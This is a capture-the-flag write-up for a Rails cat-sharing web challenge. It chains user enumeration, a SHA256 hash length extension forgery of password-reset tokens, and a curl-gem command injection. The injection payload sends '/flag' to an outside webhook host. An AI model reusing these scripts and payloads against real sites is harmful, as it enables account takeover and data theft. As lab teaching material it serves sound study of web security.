
Fellow cat lovers, I made an app to share our favorites!

https://kattinger.snakectf.org/
First look
The challenge is a web application designed to be a place where a registered user can share posts (referred in the database as cats).
When we visit the url, we are redirect to login page (route /login) (Figure 1)
 Figure 1: Login page
We can register a user through the route, /register (Figure 2)
 Figure 2: Register page
After logging in to the site, we are redirected to the home page (route /cats). The home page contains some shared posts from the users. (Figure 3)
 Figure 3: Homepage
A post is basically made up of two fields:
- Description: A string describing the post
- Location: A string that is interpreted as an URL
A new post can be added through via the /cats/new route. (Figure 4)
 Figure 4: Add new post
A post can be viewed by visiting the cats/X route and the /preview?id=X route where $X$ is the ID of the post. (Figure 5-6)
 Figure 5: Show post
 Figure 6: Preview post image
A user can view his profile through the /users/X route, where $X$ is user’s ID, assigned incrementally by the web application. A user can display his password and his token. (Figure 7)
 Figure 7: Show user profile
The token field refers to the reset_token which can be obtained by the route /reset as an unauthenticated user. (Figure 8)
 Figure 8: Reset password page: get token
After submitting the password reset request, we are redirected to /reset_token. As depicted in Figure 9, this page allows us to reset the password, but requires the reset token. The first legit question is: how do we get the token? We know that the token is displayed on the user’s profile page, but what if we have forgotten the password?
 Figure 9: Reset password page: use token
There are other routes in the application, but the informations shown are enough to move quickly through the resolution steps.
Deep dive
First part
From the downloaded files we know that the application is written in Ruby on Rails, the target/core code is in the controllers folder.
The first thing to note is in the Dockerfile file:
[...]
ENTRYPOINT ["./bin/rails","server", "-b", "0.0.0.0"]
Basically, the -b flag means that the application is running in debug mode, so we have an information leak that we can use to map each function in the code to the routes. (Figure 10)
 Figure 10: Debug page
Diving into the code, from file admin_controller.rb
  def index
    raise ActionController::RoutingError, 'Unauthorized' unless is_admin?
    @FLAG = ENV['FLAG'] || 'snakeCTF{REDACTED}'
  end
end
and the file src/app/view/admin/index.html.erb we can see that the flag is printed when an admin user visits the route /admin
<% content_for  :content do %>
  <div class="row center">
      <h5><i>I see you love cats as well!</i></h5>
  </div>
    <div class="row center">
        <label for="flag" class="black-text">Flag</label>
        <p class="black-text" name="flag">
            <%= @FLAG %>
        </p>
    </div>
<% end %>
So, how does the the application know when we are admin? Let’s have a look at session_helper.rb
    def is_admin?
        return current_user().username == ENV['ADMIN_USER']
    end
Ok, this code looks strange. The check for admin privileges isn’t performed via the database. So wehere does ADMIN_USER come from? It’s an environment variable, so we can see this from compose.yml
    environment:
      FLAG: "REDACTED"
      HOST: "kattinger-app"
      ADMIN_USER: "REDACTED"
      ADMIN_PASSWORD: "REDACTEDREDACTEDREDACTED"
      SECRET: "REDACTEDREDACTEDREDACTEDREDACTED"
No luck, I also checked the files development.sqlite3 and test.sqlite3, but the username and the password were redacted there :(
First vulnerability: Unauthorized user enumeration
Remember the Figure 7? As we can see from the code, the show function in users_controller.rb didn’t have the required current_user? check. So we can enumerate all registered users.
I guessed that discovering the ADMIN_USER value was part of the challenge, so I first tried route users/0 and route users/1 by hand, but I didn’t find the admin user, so I wrote a simple script to exploit this behaviour.
import requests

cookies = {
    '_kattinger_session': 'REDACTED xd',
}

for i in range(2, 1000):
    response = requests.get(f'https://kattinger.snakectf.org/users/{i}', cookies=cookies)

    if response.text.split('admin">')[1].split('</p>')[0].strip() == 'true':
        print("done", i)
        break
This script outputs the value 76, so if we visit the route /users/76 we can see that the username is 4dm1n_54. Unfortunately, the password and secret token are redacted. (Figure 11)
 Figure 11: Admin profile
Once we have the admin username, we can request the token from the reset page (Figure 8), but how can we exploit this?
Second vulnerability: Reset token vulnerable to hash length attack
The second vulnerability is tricky but easy to exploit. The vulnerability is contained in the reset_submit function into the users_controller.rb file.
def reset_submit
[...]
      unless User.exists?(username: params[:user][:username].last(8))
        @message = 'User not found!'
        render :reset_submit, status: :unprocessable_entity
        return
      end

      unless check(params[:user][:username], params[:user][:reset_token])
        @message = 'Wrong reset token!'
        render :reset_submit, status: :unprocessable_entity
        return
      end

      @account = User.find_by(username: params[:user][:username].last(8))
      @message = "Sorry, we're still building the application. Your current password is: " + @account.password
      render :reset_submit, status: :gone
      nil
    end
  end
This function takes only the last 8 characters of the username supplied by the user and checks if there is an entry in the database, then calls the check function with our input. Note that the check function is called with the full username (so not only the last 8 characters)! Let’s have a look at the code for this function in users_helper.rb. Here the token is calculated by concatenating a secret with the user’s username.
    def check(username, token)
        generator = Digest::SHA256::new
        generator << ENV['SECRET'] + username
        return generator.hexdigest() == token
    end
In the file application.rb we discover that this secret is long 32 characters.
    if !ENV.has_key?('SECRET')
      ENV['SECRET'] = SecureRandom.hex(32)
    end
We don’t know the value of the environment variable SECRET, but this code is certainly vulnerable to a hash length extension attack.
Steps to exploit:
- Create a user whose username is of length 8, e.g.
BBBBBBBB - Request a reset token for the user
BBBBBBBB - Get the valid token of
BBBBBBBBfrom your profile - Forge a new valid token for using the Hash Length Extension Attack
- Reset the
4dm1n_54password using this vulnerability
The idea here is to exploit the fact that the @account variable in the reset_submit function will contain the admin user object, because the backend will retrieve the user from the database whose username matches only the last eight characters of our provided input, so params[:user][:username].last(8) == 4dm1n_54 but the backend will calculate the check function with our entire input, so if we provide something like BBBBBBBBBBBBBBBBBB4dm1n_54 and the reset_token of that string, the check will pass.
The tool used was hash_extender, with the following parameters:
-l:ENV['SECRET']len, we know it is 32 as shown above-f: Hash type-d: Actual data (username),-a: String to append-s: Valid token of actual data
$ ./hash_extender -l 32 -f sha256 -d 'BBBBBBBB' -a '4dm1n_54' -s '62996500bea420
ff71cbb71f0abfced7860811f77e3746718f43d96068c438b6'
Type: sha256
Secret length: 32
New signature: e7255bd05d5b820605cf47931e87e738639d9162259b727814da8cce5806440e
New string: 424242424242424280000000000000000000000000000000000000000000014034646d316e5f3534
So we can send the New signature as reset_token and New string as username. (Figure 12).
 Figure 12: Reset submit password reset
This will give us the admin password (Figure 13).
 Figure 13: Admin password
Let’s get the flag :)

As shown in Figure 14, visiting route /admin we got… flag trolled :/
 Figure 14: Flag page
Second part
We didn’t get the flag, but now we can reach the process_image function in the cats_helper.rb file.
    def process_image(image_path)
        p "Processing: " + image_path
        image_path = image_path.encode!("utf-8").scrub()

        if image_path.start_with?('http') || image_path.start_with?('https')
            curl = CURL.new({:cookies_disable => false})
            curl.debug=true
            p image_path
            curl.save!(image_path)
            filename = Timeout::timeout(3) do
            end
            p filename
        else
            filename = image_path
        end

        processed = ImageList.new(image_path)
        processed = processed.solarize(100)
        result = 'data://image;base64,' + Base64.strict_encode64(processed.to_blob())
        File.unlink(filename)
        return result
    end
This function is called when an admin user requests the preview route of the post. (Figure 6)
  def preview
    cat_exists?
    @kitten = Cat.find(params[:id])
    @image_url = @kitten.location

    return unless is_admin?
    @processed_data = process_image(@image_url)
  end
Third vulnerability: Command injection due to lack of input sanitization
It turns out that the curl gem used in Gemfile.lock is outdated and vulnerable to command injection due to lack of input sanitization.
[...]
    curl (0.0.9)
[...]
So we can easily exploit this by creating a ‘cat’ (post) with the following location: (Figure 15)
https://webhook.site/6c872784-a208-4a97-816f-f8bda206acbe/$(base64 /flag)
 Figure 15: Location exploit
Then, when we visit the preview, we trigger an error in the backend, but we got a request with the flag at the provided URL. (Figure 16)
 Figure 16: Received flag request
After decoding the base64, we have the flag
snakeCTF{I_th0ugh7_it_w4s_4_k1tten}